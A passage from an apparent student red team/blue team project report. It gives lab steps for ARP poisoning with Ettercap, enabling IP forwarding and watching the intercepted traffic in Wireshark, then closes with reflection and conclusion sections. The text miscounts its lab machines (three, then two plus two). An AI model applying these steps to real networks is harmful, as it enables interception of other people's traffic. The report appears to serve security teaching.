
Step 13 : Then use the following command to set the value to 1:

echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward




Step 14 : Open wireshark using the following command:


wireshark &




Step 15 : After opening the wireshark, select eth0 to capture the traffic.




Step 16 : In the Ettercap go to MITM(Man-In-The-Middle) on the top left corner and click ARP Poisoning.



Step 17 : Choose sniff remote connections and click ok to initiate ARP Poisoning in the network.



Step 18 : After that open wireshark to see numerous information is sent to the network, causing confusion among various ip addresses.



Step 19 : Open the connections on the top right corner to see te target's active connections

7. Critical Thinking Review

The critical thinking evaluation of the project's conclusion includes evaluating the main elements, how they interact, and the wider ramifications. A methodical approach to network configuration is shown in the documentation of IP addresses and subnet settings, highlighting the significance of a well-defined and structured infrastructure. Team Red and Blue's cooperation demonstrates a comprehensive approach, recognizing the need for both offensive and defensive tactics in cybersecurity. Multiple assaults on Linux and Windows systems show that possible vulnerabilities across various operating systems have been thoroughly examined. The focus on ongoing improvement demonstrates a forward-thinking attitude, which is essential for adjusting to the cybersecurity environment's constant change. Overall, the conclusion exhibits a critical thinking approach by reflecting a deliberate and strategic appraisal of the project's objectives, procedures, and lessons learned.

8. Conclusion

The goal of this data & Network Security project was to mimic a network environment in which three computers—two running Linux and the other two Windows—were linked to the same subnet. Two teams, Team Red as the attackers and Team Blue as the defenders, each with distinct tasks and responsibilities, participated in the project. To create a comprehensive understanding of the network architecture, the IP addresses and subnet configuration were documented. An invaluable resource for assessing and reducing possible security risks is this documentation.

To sum up, this cybersecurity project gave participants a practical way to assess how well defensive strategies work against actual cyber threats. It underlined how crucial a carefully designed and watched network is to fend off diverse threats. The security posture of networks and systems in the actual world can be improved with the help of the knowledge acquired from this simulation. Furthermore, by working together, the attack and defense teams were able to improve security procedures and methods by deepening their awareness of the dynamic cybersecurity environment.

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